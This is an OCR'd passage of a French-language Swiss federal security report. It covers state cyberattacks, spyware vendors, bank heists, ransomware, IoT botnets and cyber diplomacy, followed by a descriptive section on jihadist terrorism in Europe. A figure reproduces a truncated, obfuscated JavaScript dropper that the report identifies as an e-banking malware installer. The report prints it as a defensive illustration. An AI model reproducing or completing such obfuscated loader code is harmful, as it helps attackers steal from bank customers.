- Le groupe Sandworm représente un cas particulier. Apparemment spécialisé en sabotage, le groupe est mentionné comme l'auteur d'une attaque contre des sous-stations de trois fournisseurs d'électricité en Ukraine en 2015. Les ordinateurs des collaborateurs avaient été infectés au moyen de logiciels malveillants. La cyberattaque a provoqué une importante coupure de courant qui a touché un grand nombre de ménages en Ukraine.

Le mandat, solution des États à petit budget

Développer des cyberoutils coûte cher et exige un savoir-faire indéniable. Les États qui ne disposent pas des ressources nécessaires mais souhaitent néanmoins procéder à des cyberopérations sont contraints de se fournir sur le marché. Des entreprises privées vendent ou louent ce genre de services. Cette option comporte toutefois certains risques, notamment celui de dépendre d'une entreprise privée et d'être obligé de compter sur sa fiabilité. Aux risques opérationnels et financiers s'ajoute l'atteinte à la réputation s'il devait apparaître que l'entreprise mandatée propose également ses produits à un autre État moins regardant sur la question des droits de l'homme.

- En 2015, l'entreprise italienne Hacking Team a elle-même été victime d'un vol de données : les voleurs ont publié plus d'un million d'e-mails et les produits, donnant ainsi un aperçu de la clientèle étatique de l'entreprise et du fonctionnement du marché des failles de sécurité inconnues.

- En 2016, le réseau informatique utilisé par des clients de l'entreprise israélienne NSO a été identifié en même temps que les failles de sécurité inconnues intégrées aux produits NSO. Des produits qui avaient notamment servi à espionner l'iPhone d'un activiste des droits de l'homme.

Des cybervols spectaculaires

Pendant longtemps, le principe de limiter les coûts a prévalu en matière de cybercriminalité : les systèmes les moins bien protégés représentaient les cibles les plus lucratives. Les terminaux des consommateurs, pour l'e-banking par exemple, figuraient parmi les proies les plus faciles. De nos jours, prêts à s'investir davantage en vue de profits plus élevés, les délinquants agissent de façon plus ciblée tout en visant à optimiser leur travail et leur rendement.

- En novembre 2014, l'on apprenait que l'affaire « Carbanak » constituait une première puisque les attaques des escrocs ne visaient

À gauche :
volume journalier des données dérobées à RUAG ;
le rapport technique est disponible sur le site web
www.melani.admin.ch/melani/fr/home/documentation/rapports/rapports-techniques.html

pas les clients finaux de la banque, mais la banque elle-même. Instruments, savoir-faire et ténacité : tout faisait penser à une APT. La somme des dommages fut estimée à près d'un milliard de dollars.

- Une attaque contre la banque nationale du Bangladesh a été rendue publique au printemps 2016. Des hackers auraient dérobé les données d'accès pour le système de paiement interne, puis seraient pénétrés dans les systèmes de la banque pour y installer des logiciels développés spécifiquement pour ces systèmes. Ces logiciels réalisaient des transactions frauduleuses avant d'en éliminer toute trace. Le facteur chance jouant en faveur de la banque, des transactions à hauteur de 951 millions de dollars ont pour la plupart pu être enrayées. Quatre transactions, pour un montant de 81 millions de dollars, ont cependant été menées à bien.

Reste qu'en parallèle à de telles attaques sur les systèmes internes des banques, celles sur les clients finaux ne cessent d'augmenter.

Plusieurs raisons expliquent la tendance aux cybervols spectaculaires. Les logiciels hautement complexes indispensables à de tels vols sont aujourd'hui disponibles sur le marché noir. Les criminels ont acquis le savoir-faire nécessaire. De plus, la distinction entre attaques purement étatiques et attaques purement criminelles tend à s'estomper, favorisant les deux évolutions précitées. S'ajoute à cela que le blanchiment d'argent est devenu plus difficile. Les virements de fortes sommes effectués par une entreprise ayant plus de chances de passer inaperçus que ceux de particuliers, les délinquants ciblent désormais les entreprises. Ils cherchent aussi à développer de nouveaux moyens pour effacer les traces laissées par l'argent. Dans le cas de la cyberattaque contre la banque nationale du Bangladesh, l'argent dérobé a été échangé contre des jetons dans des casinos philippins, suite à quoi on en perd toute trace. Les casinos sont moins stricts dans la surveillance des flux monétaires que les acteurs conventionnels du système financier.

L'augmentation de ces faits nuit à la confiance placée dans les systèmes financiers et les autorités de surveillance. Souvent, les instigateurs des délits ne sont pas jugés, ce qui mine la confiance du public envers les autorités de poursuite pénale. Les acteurs étatiques peuvent aussi profiter de telles cyberattaques pour mettre à mal

```
1  wAJFnH = (((2097152 << 0x1) >>> (13 << 0x20)) >> (36 >>> 2));
2  IUYENTGv = wAJFnH;
3  var q2MrAkV = 0;
4  var JCWaOu35 = '';
5  var Uo7GIbb2r8M = (((104528750 >>> 0x1) * (0x4 >> 1) + (0x528249 << 0x1)) >> (0x28000 >> 13
       ));
6  zYVQOunwQ2LG = [];
7  var zqlb3OsPVTc5 = 0;
8  var r58cwy = JCWaOu35 + ' ';
9  Uo7GIbb2r8M = Uo7GIbb2r8M * (((2097152000 >>> 0x1) >>> (9 << 0x20)) >> (9 << 32));
10 JCWaOu35 = JCWaOu35 + new Date();
11 while (Uo7GIbb2r8M > ((~(-29 << 32)) % (8192 >> 13))) {
12     eeJU_ecYx1 = JCWaOu35.split(r58cwy);
13     zYVQOunwQ2LG.push(eeJU_ecYx1[Uo7GIbb2r8M % (3 + 3)]);
14     Uo7GIbb2r8M = Uo7GIbb2r8M - 1;
15 }
16 
17 HUpatQb7 = '' + ('LoD', 'Rpn'.nex()) + ('KHj', 'hQ', 'uy'.nex()) + ('41L', 'JRJ', 'np'.nex(
       ));
18 c6gZ0f3 = ['' + ('cp_', 'hwu'.nex()) + ('3E', 'tw'.nex()) + ('gy', 'y_9', 'tS'.nex()) + ('
       DA', 'pkI'.nex()) + ('I9', 'Lo1', 'Vme', 'sf'.nex()) + ('I8F', ':m'.nex()) + ('3Ww', '
       d4M', 'lg1', '/b'.nex()) + ('jOX', 'ou', '/yF'.nex()) + ('t_', 'tkz'.nex()) + ('IG', '
       PY', 'u_A', 'ae'.nex()) + ('c_O', 'aj', 'l7B'.nex()) + ('xN', 'ooz'.nex()) + ('nYi', '
       f9n'.nex()) + ('y1M', '2aS', 'wq5', 'ib'.nex()) + ('t0', 'nW'.nex()) + ('YfW', 'aN'.nex
       ()) + ('WdY', 'n0', 'nr'.nex()) + ('YQn', 'zHv', 'u6k', 'cY'.nex()) + ('f1H', 'iyQ'.nex
       ()) + ('QG', 'aKK'.nex()) + ('ykG', 'aE', 'z58', 'lS'.nex()) + ('ZU', 'mUA', 'qK', '-Nb
       '.nex()) + ('d6t', 'mdc'.nex()) + ('ri', 'ywC'.nex()) + '.' + ('S7C', 'PN', 'sci'.nex()
       ) + ('V_O', 'cT', '6I', 'hqV'.nex()) + ('xd', 'EIr', 'oz', 'a5G'.nex()) + ('6vU', 'rV'.
       nex()) + ('fZQ', 'eCY'.nex()) + ('jMQ', 'f1', 'So', 'prT'.nex()) + ('h4x', 'oO'.nex())
       + ('_mJ', 'if'.nex()) + ('YC', 'nrU', 'nN'.nex()) + ('w0Z', 'vUA', '96A', 'tz'.nex()) +
        ('yc', 'eg', '.hx'.nex()) + 'c' + ('8J', 'tO', 'bJk', 'o8d'.nex()) + ('FxK', 'ewT', '
       cT', 'm_2'.nex()) + ('3AG', '/7f'.nex()) + ('Laj', 'SKm', 'qa', 'pi'.nex()) + ('CzG', '
```

la stabilité d'économies concurrentes. Après l'usage ciblé de la désinformation, recourir aux cyberattaques signifierait franchir un nouveau degré d'escalade. Les instituts financiers et les autorités de sécurité de l'État collaborent, en Suisse du moins, pour faire face à cette menace.

Le chantage aux données cryptées

Les chevaux de Troie restent très utilisés. Une fois installé sur l'ordinateur cible, un cheval de Troie en crypte les données. Il ne reste plus au hacker qu'à demander une rançon en échange du décryptage des données prises en otage. Cette méthode a fait nombre de victimes parmi des hôpitaux aux États-Unis et en Allemagne. Le secteur de la santé est une cible privilégiée des maîtres chanteurs, qui créent une situation d'urgence en rendant les données illisibles, certains processus ne pouvant être repoussés à plus tard sans compromettre la santé des patients. Les hôpitaux disposent d'une grande quantité de données sensibles, et personne ne souhaite voir des informations confidentielles sur son état de santé ou ses visites médicales étalées sur la place publique.

Les vagues incessantes d'e-mails convoyant des logiciels malveillants laissent supposer que nombre de petites et moyennes entreprises ainsi que de particuliers sont victimes de chantage. En l'absence d'une sauvegarde des données indispensables ou vulnérables, ils n'ont d'autres solutions que d'espérer trouver une méthode de décryptage, de renoncer aux données rendues illisibles ou de payer la rançon, et donc de céder au chantage. Précisons que payer la rançon ne garantit en aucun cas que les données seront effectivement décryptées.

L'Internet des objets

Fin octobre 2016, une attaque a été menée non pas au moyen d'ordinateurs ou de smartphones infectés par logiciels malveillants, mais par le biais de caméras réseau, d'appareils vidéo numériques, d'installations domotiques connectées à Internet et d'autres appareils en réseau – en d'autres termes des dispositifs constituant ce que l'on appelle l'Internet des objets. Cette attaque a visé un leader des services de systèmes de noms de domaines. Comme celui-ci n'était plus à même de transposer les noms de domaines en adresses IP, de nombreux sites Internet populaires n'étaient plus accessibles. Cet exemple montre que tous les appareils connectés à Internet communiquent les uns avec les autres et échangent des données. Par conséquent, même lors de l'installation d'une webcam à usage privé, l'utilisateur doit être conscient que des personnes non autorisées peuvent voir les images prises par la caméra et que celle-ci peut aussi être utilisée comme vecteur d'une cyberattaque.

Les initiatives internationales en matière de cybersécurité

Personne n'est à l'abri des cybercriminels. Les acteurs les plus divers peuvent attaquer des systèmes d'information et de communication pour les perturber. Il est donc vivement recommandé de prendre toutes les mesures nécessaires pour ne pas être victime d'un vol de données. Dans cette optique, il est primordial que chaque intervenant au niveau de la production, de l'installation et de l'utilisation des appareils en réseau assume autant que possible ses responsabilités afin de sécuriser

À gauche :
fichier JavaScript camouflé, utilisé pour l'installation d'un logiciel malveillant visant l'e-banking
(source : *www.govcert.admin.ch*)

chaque appareil et, partant, l'infrastructure d'information et de communication dans son ensemble.

La coopération internationale est devenue indispensable en matière de cybersécurité. Les efforts diplomatiques complètent les mesures prises dans ce sens au plan national. L'engagement de la communauté internationale repose essentiellement sur trois piliers : adoption d'une règlementation internationale et promotion du droit international public, élaboration de mesures de confiance et mise en place de cybercapacités.

Il importe de diminuer les abus potentiels à des fins criminelles, de renseignement ou politico-militaires à l'échelle mondiale. La règlementation internationale du cyberespace, en construction, repose autant sur des normes politiques volontaires que sur des règles et principes obligatoires pour le comportement des États. En parallèle, le droit international public est considéré comme référence pour l'utilisation du cyberespace par les États. L'ONU débat notamment de cette question dans le cadre de son groupe d'experts sur le cyberespace, dont la Suisse fait partie du milieu de l'année 2016 au milieu de l'année 2017. De nombreux autres forums et organismes internationaux travaillent à l'application des règles et à la promotion de l'application du droit international public dans le cyberespace.

La confiance entre États représente un autre pilier pour promouvoir la cybersécurité. Les nations s'efforcent d'élaborer des mesures de confiance. Au vu de l'insécurité et de la méfiance qui règnent dans le cyberespace, de telles mesures peuvent prévenir les crises et les conflits. La transparence et la coopération sont un facteur de stabilité qui permet de diminuer le risque de malentendus et d'erreurs d'interprétation. L'Organisation pour la sécurité et la coopération en Europe (OSCE) compte parmi les organismes qui élaborent des mesures de confiance. En sa qualité de membre de l'OSCE, la Suisse s'engage en faveur de leur application et leur développement.

Afin de pouvoir édicter et respecter des règles, les États doivent disposer des ressources nécessaires, en particulier des compétences et du savoir-faire institutionnels. La communauté internationale veille à diminuer la fracture numérique, car la sécurité du cyberespace dans son ensemble équivaut à celle de son maillon le plus faible. Une protection accrue des infrastructures et des systèmes dans les pays tiers améliore immédiatement la sécurité du système mondial. Des centres et plateformes spécialisés peuvent être sollicités pour le développement des capacités.

En parallèle aux processus multilatéraux institutionnalisés, la collaboration bilatérale avec une sélection d'États et d'organisations gagne en importance. Les efforts déployés au niveau bilatéral peuvent être renforcés par des consultations périodiques ou concrétisés par la conclusion d'accords intergouvernementaux. L'accord conclu en 2015 entre la Chine et les États-Unis, qui a pour but de restreindre l'espionnage économique dans les deux pays, en est un exemple concret. Plusieurs États travaillent actuellement à des accords visant à réglementer le cyberespace. ■

Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Informatiksteuerungsorgan des Bundes ISB
Nachrichtendienst des Bundes NDB
Melde- und Analysestelle Informationssicherung MELANI
www.melani.admin.ch

INFORMATIONSSICHERUNG

LAGE IN DER SCHWEIZ UND INTERNATIONAL

Halbjahresbericht 2016/II (Juli – Dezember)

MELANI


MELDE- UND ANALYSESTELLE INFORMATIONSSICHERUNG MELANI
http://www.melani.admin.ch

Le rapport semestriel de MELANI est disponible sur Internet (*www.melani.admin.ch*)

L'extrémisme violent et le terrorisme pour motifs religieux et ethno-nationalistes

La menace terroriste en Suisse reste élevée. Elle émane principalement du terrorisme djihadiste. Des individus isolés ou de petits groupes, inspirés par des organisations terroristes étrangères, qui commettent en Suisse des attentats ou préparent à partir de notre pays de tels actes à l'étranger, constituent dans ce contexte la menace la plus probable. Dans les régions du monde où cette menace est encore plus importante, des citoyens suisses peuvent devenir les victimes occasionnelles d'attentats terroristes.

Le terrorisme ethno-nationaliste et l'extrémisme violent restent eux aussi des éléments importants pour la situation de la menace en Suisse. Le Parti des travailleurs du Kurdistan (PKK) peut en particulier, à tout moment, utiliser en Europe occidentale ses moyens pour mobiliser rapidement ses sympathisants et mettre à profit leur potentiel de violence. L'évolution de la situation en Turquie et dans les territoires kurdes de la région est déterminante pour décider le PKK à lancer des appels à très court terme pour des manifestations et autres actions coordonnées dans toute l'Europe. Une rencontre entre groupes kurdes et turcs peut dans ces cas entraîner des actes de violence.



LA SITUATION


La menace reste élevée

Le terrorisme pour motifs djihadistes reste l'élément déterminant pour la situation de la menace dans le monde comme en Suisse. Les activités déployées par les services de renseignement, la police et les autorités en charge de la sécurité sont fortement influencées par la lutte contre cette menace. Dans notre pays, la menace terroriste reste également élevée. Elle émane principalement de l'« État islamique », d'individus isolés ou de petits groupes inspirés, instruits ou téléguidés par cette organisation. La menace que représente le groupe terroriste Al-Qaïda demeure inchangée.

Un leadership établi

L'« État islamique » reste l'organisation terroriste la plus influente du mouvement djihadiste. Les interventions militaires de la coalition internationale et des forces armées et de sécurité irakiennes lui ont certes causé de substantielles pertes de territoires. Ce groupe reste cependant toujours à même d'agir et demeure un acteur militaire puissant. Dans sa principale zone d'influence au nord de l'Irak et au nord-est de la Syrie, l'« État islamique » est combattu par des forces gouvernementales irakiennes et syriennes, des rebelles sunnites, des groupes kurdes et iraniens ainsi que par des forces soutenues par l'Iran. La Turquie joue également un rôle important dans cette lutte. La coalition contre l'« État islamique », dirigée par les États-Unis, ainsi que la Russie participent à ce combat avec des frappes aériennes. Hormis l'« État islamique », plusieurs autres groupes terroristes poursuivant leurs propres buts sont également toujours actifs en Syrie et en Irak.

L'« État islamique » ne remet pas en question sa raison d'être, ses dirigeants visent toujours le but d'ériger un califat universel. Malgré la pression militaire dont elle fait l'objet, l'organisation réussit à maintenir une forme de structure



étatique dans les territoires qu'elle contrôle : là où l'« État islamique » a de l'influence, il dispose par exemple de services de sécurité et de structures administratives, contrôle les déplacements sur le territoire, prélève des impôts et édicte des lois. Dans ces zones, les règles qu'il a fixées sont imposées avec une violence de type totalitaire. Les moyens financiers dont dispose l'« État islamique » ne peuvent pas être évalués de manière fiable. Ils ne semble toutefois pas que ce facteur limite la capacité générale d'agir de cette organisation terroriste.

Une machine de propagande professionnelle

La production et la publication de documents de propagande, d'enregistrements audio et de films revêtent une importance centrale pour l'« État islamique » et visent à diffuser le plus largement possible son idéologie et ses objectifs. Divers groupes cibles sont ainsi approchés avec des produits médiatiques sur mesure rédigés en plusieurs langues. Ils décrivent des succès militaires, des attentats commis ainsi que la vie quotidienne dans le califat. Ils contiennent également les règles religieuses telles que prescrites par l'« État islamique » et qui doivent être suivies.

Les moyens de propagande sont produits par du personnel compétent du « Ministère de l'information ». L'élaboration de ces moyens, diffusés ensuite par divers canaux médiatiques, se fonde visiblement sur une expérience rédactionnelle et sur un savoir-faire technique. La machine de propagande de l'« État islamique » est une combinaison entre produits élaborés de manière centralisée par l'organisation et messages rédigés par des sympathisants. Le tout est distribué et diffusé globalement par un ample réseau de personnes soutenant l'organisation.

Les pertes militaires subies par le groupe vont de pair avec une redéfinition des thèmes prioritaires de l'organisation : la lutte contre les ennemis de l'« État islamique » et des attentats en Occident se trouvent plus fréquemment au premier plan. Des instructions concrètes sont publiées sur la manière d'organiser et de commettre des attentats et sur la façon de libeller les revendications de tels actes.

La proclamation du califat en juin 2014 a rencontré au début un intérêt assez complaisant auprès d'internautes ayant des liens avec la Suisse. Depuis, la majorité des internautes qui ont en Suisse attiré l'attention dans le cadre de l'observation de sites Internet djihadistes sympathisent avec le noyau dur d'Al-Qaïda et ses affiliés. Des vidéos de l'« État islamique » contenant des menaces contre l'Occident continuent néanmoins à être diffusées via les médias sociaux par des internautes en lien avec notre pays. La Suisse ou des intérêts suisses à l'étranger n'ont jusqu'à présent pas fait l'objet de menaces concrètes dans les médias sociaux. Le SRC a relevé à ce jour environ 500 internautes en lien avec notre pays qui diffusent l'idéologie djihadiste dans ces médias. Ces internautes ne doivent pourtant pas tous être assimilés à des personnes représentant une menace concrète pour la Suisse ou pour d'autres intérêts.

Les djihadistes n'utilisent pas seulement les canaux électroniques pour diffuser leur propagande, mais aussi pour procéder à des cyberattaques. Des sites Internet sont modifiés ou détériorés, des comptes de réseaux sociaux repris

illégalement et utilisés de manière abusive. Des activités de cybersabotage ou de cyberespionnage du mouvement djihadiste qui requièrent de gros efforts ne sont toutefois que rarement constatées. Le choix de leurs cibles dans l'espace virtuel semble plutôt dû au hasard : ils attaquent surtout des sites Internet dont la sécurité comporte des lacunes ou des comptes d'internautes insuffisamment protégés, c'est-à-dire des cibles auxquelles des dommages peuvent être causés sans trop d'efforts.

Dégâts d'image pour le noyau dur d'Al-Qaïda

Le noyau dur d'Al-Qaïda et son leader Ayman al-Zawahiri agissent toujours à partir de la zone frontalière entre l'Afghanistan et le Pakistan. L'organisation joue en premier lieu un rôle de guide idéologique tout en assurant des fonctions de propagande et de conseil pour les groupes qui lui sont affiliés. En été 2016, le Front al-Nosra (Jabhat al-Nosra), actif en Syrie, s'est officiellement séparé du noyau dur d'Al-Qaïda et lui a ainsi infligé un dégât d'image : en juillet 2016, l'émir du Front al-Nosra, Mohammed al-Joulani, a annoncé que son organisation ne réaliserait plus d'opérations sous son ancien nom, qu'elle se nommait dorénavant Front pour la conquête du Levant (Jabhat Fatah al-Cham JFS) et n'entretenait plus de relations avec des acteurs externes. Le JFS combat principalement le régime syrien et son président Bachar el-Assad et veut faire de la Syrie un État islamique. En prenant ainsi ses distances du noyau dur d'Al-Qaïda, le JFS a l'intention de faciliter et d'améliorer sa coopération avec d'autres groupes de l'opposition armée en Syrie. Dans un message audio d'Abou Khaïr al-Masri, le numéro deux d'al-Zawahiri, le noyau dur d'Al-Qaïda a donné son accord pour cette séparation et ce changement de nom.

Les ressources du noyau dur d'Al-Qaïda sont insuffisantes pour qu'il puisse commettre des attentats de son propre chef. Mais ses divers affiliés, tels qu'Al-Qaïda dans le Maghreb islamique (AQMI) en Afrique du Nord et de l'Ouest ainsi qu'Al-Qaïda dans la péninsule arabique (AQPA), représentent, bien que sous différentes formes, toujours une menace aussi pour la Suisse et les intérêts suisses à l'étranger.

Attentats en Europe

La menace d'attentats, commis principalement pour des motifs djihadistes par des individus isolés ou de petits groupes qui sont inspirés ou concrètement conduits par des organisations terroristes, est présente dans toute l'Europe. Actuellement, les attentats perpétrés le sont au nom de l'« État islamique ». Le dernier attentat sur territoire européen revendiqué par Al-Qaïda a été commis en janvier 2015 (attentat d'AQPA contre la rédaction de « Charlie Hebdo » à Paris, France).

- Le 13 juin 2016 à Magnanville (France), un Franco-marocain a tué à l'arme blanche un couple de policiers. L'auteur de ce meurtre, avant d'être tué lors d'une intervention de la police, a publié dans les médias sociaux une vidéo et d'autres messages dans lesquels il revendique son acte et fait allégeance à l'« État islamique ».


À droite :
sélection d'attentats pour motifs djihadistes perpétrés en Europe depuis 2014

- Le soir du 14 juillet 2016, pendant le traditionnel feu d'artifice de la fête nationale française, un citoyen tunisien âgé de 31 ans a foncé au volant d'un camion dans la foule rassemblée sur la promenade des Anglais à Nice (France). Cet attentat a coûté la vie à 84 personnes et plus de 200 ont été blessées. Deux citoyens suisses se trouvaient parmi les victimes décédées. Deux jours après l'attentat, l'« État islamique » a revendiqué cet acte sur la plate-forme médiatique « Amaq » proche de l'organisation. L'auteur lui-même ne s'est toutefois ni réclamé de l'« État islamique » ni d'un autre groupe terroriste.

- Le 18 juillet 2016, dans un train près de Würzburg (Allemagne), un réfugié afghan âgé de 17 ans a attaqué à la hache et au couteau plusieurs passagers et a blessé cinq personnes. Il a été tué par la police pendant sa fuite. Dans un message vidéo enregistré avant son acte, l'auteur fait allégeance à l'« État islamique ». Cette vidéo est parvenue, par des voies inconnues, à l'organisation, qui l'a ensuite publiée.

- Le soir du 24 juillet 2016, dans la ville bavaroise d'Ansbach (Allemagne), un requérant d'asile syrien âgé de 27 ans a commis devant l'entrée d'un festival de musique un attentat suicide à l'aide d'une bombe artisanale qu'il transportait dans son sac à dos : 15 personnes ont été blessées, dont quatre grièvement lors de l'explosion de l'engin truffé de pièces métalliques. Cet attentat a également été revendiqué par l'« État islamique ».

- Le 26 juillet 2016, deux islamistes radicaux ont pris en otage cinq personnes dans une église à Saint-Étienne-du-Rouvray près de Rouen (France), dont un prêtre. Les auteurs ont assassiné ce dernier et blessé trois autres personnes, dont une grièvement. Les deux auteurs, un Franco-algérien et un Français, ont été tués par la police après avoir commis leur acte de violence. Le même jour, l'« État islamique » a revendiqué l'attentat sur la plate-forme « Amaq ». Les deux hommes avaient en mai 2015 utilisé l'aéroport de Genève et en juin 2016 celui de Zurich pour des voyages.



- Le 19 décembre 2016, un homme a foncé avec un camion dans une foule qui flânait sur un marché de Noël à Berlin (Allemagne). Douze personnes au moins ont été tuées et près d'une cinquantaine en partie grièvement blessées. L'auteur, en fuite, a été tué par la police le 23 décembre 2016 à Milan (Italie) lors de son interpellation. L'« État islamique », qui avait revendiqué l'attentat dès l'identification du terroriste, a publié après sa mort la vidéo produite par ce dernier dans laquelle il endosse cet acte. Les investigations ont fait apparaître quelques liens de cette personne avec la Suisse, mais il n'a pas encore pu être déterminé si ces liens ont joué un rôle lors de l'attentat.

Les djihadistes dans d'autres régions du monde

L'« État islamique » exerce toujours une influence considérable sur les groupes djihadistes à l'extérieur des zones qu'il contrôle en Syrie et en Irak. Ses provinces (wilaya, pl. wilayat) et les groupes qui lui ont fait allégeance, en particulier en Egypte, Libye, Algérie, Nigéria, Yémen, Arabie saoudite, dans le Caucase, en Afghanistan, au Pakistan ainsi que dans divers pays de l'Asie du Sud-Est, présentent cependant des différences considérables quant à leurs structures, leur importance par rapport à la menace terroriste et les buts qu'ils poursuivent.

Au Maghreb et en Afrique de l'Ouest, en plus des provinces de l'« État islamique » et d'autres groupes qui ont fait allégeance à l'organisation, ce sont en particulier AQMI et ses alliés locaux qui sont actifs et qui commettent régulièrement des attentats contre des forces de sécurité, des civils ainsi que contre des intérêts occidentaux. Pour les groupes djihadistes au Maghreb et dans le Sahel, la Libye continue à occuper une position clé en tant que zone de combat, de repli et d'approvisionnement, et cela malgré quelques succès enregistrés dans la lutte menée dans ce pays contre l'« État islamique ». La reconquête de l'ensemble des territoires libyens sous contrôle de groupes qui se réclament de l'« État islamique » fin 2016 a affaibli leurs capacités, et leurs effectifs se sont dispersés dans des zones de repli en Libye et dans les pays limitrophes. La présence persistante de djihadistes en Libye provoque en Tunisie une situation sécuritaire instable : des attentats contre des touristes occidentaux à Tunis et à Sousse en 2015, ainsi que l'attaque à partir de la Libye contre la ville frontalière de Ben Guerdane, en mars 2016, ont démontré que les groupes qui ont fait allégeance à l'« État islamique » ont un intérêt manifeste à développer la présence djihadiste en Tunisie.

Au nord de l'Algérie, fief historique d'AQMI, de petits groupes djihadistes sont toujours actifs malgré la pression que les forces de sécurité exercent sur eux. Les effectifs d'AQMI ont de plus diminué au cours des deux dernières années par le passage à l'« État islamique » de membres de ce groupe. Au sud du pays, les zones frontalières avec le Mali, le Niger et la Libye sont utilisées par des groupes djihadistes comme espaces de transit et de repli.

Dans le nord du Nigéria et ses régions limitrophes, Boko Haram poursuit ses combats pour l'instauration d'un État islamique. Après avoir juré fidélité à l'« État islamique » en mars 2015,

À droite :
trois premières phases de radicalisation sur six (tract : fedpol)
https://www.fedpol.admin.ch/dam/data/fedpol/aktuell/news/2016/2016-11-11/phasen-radikalisierung-f.pdf

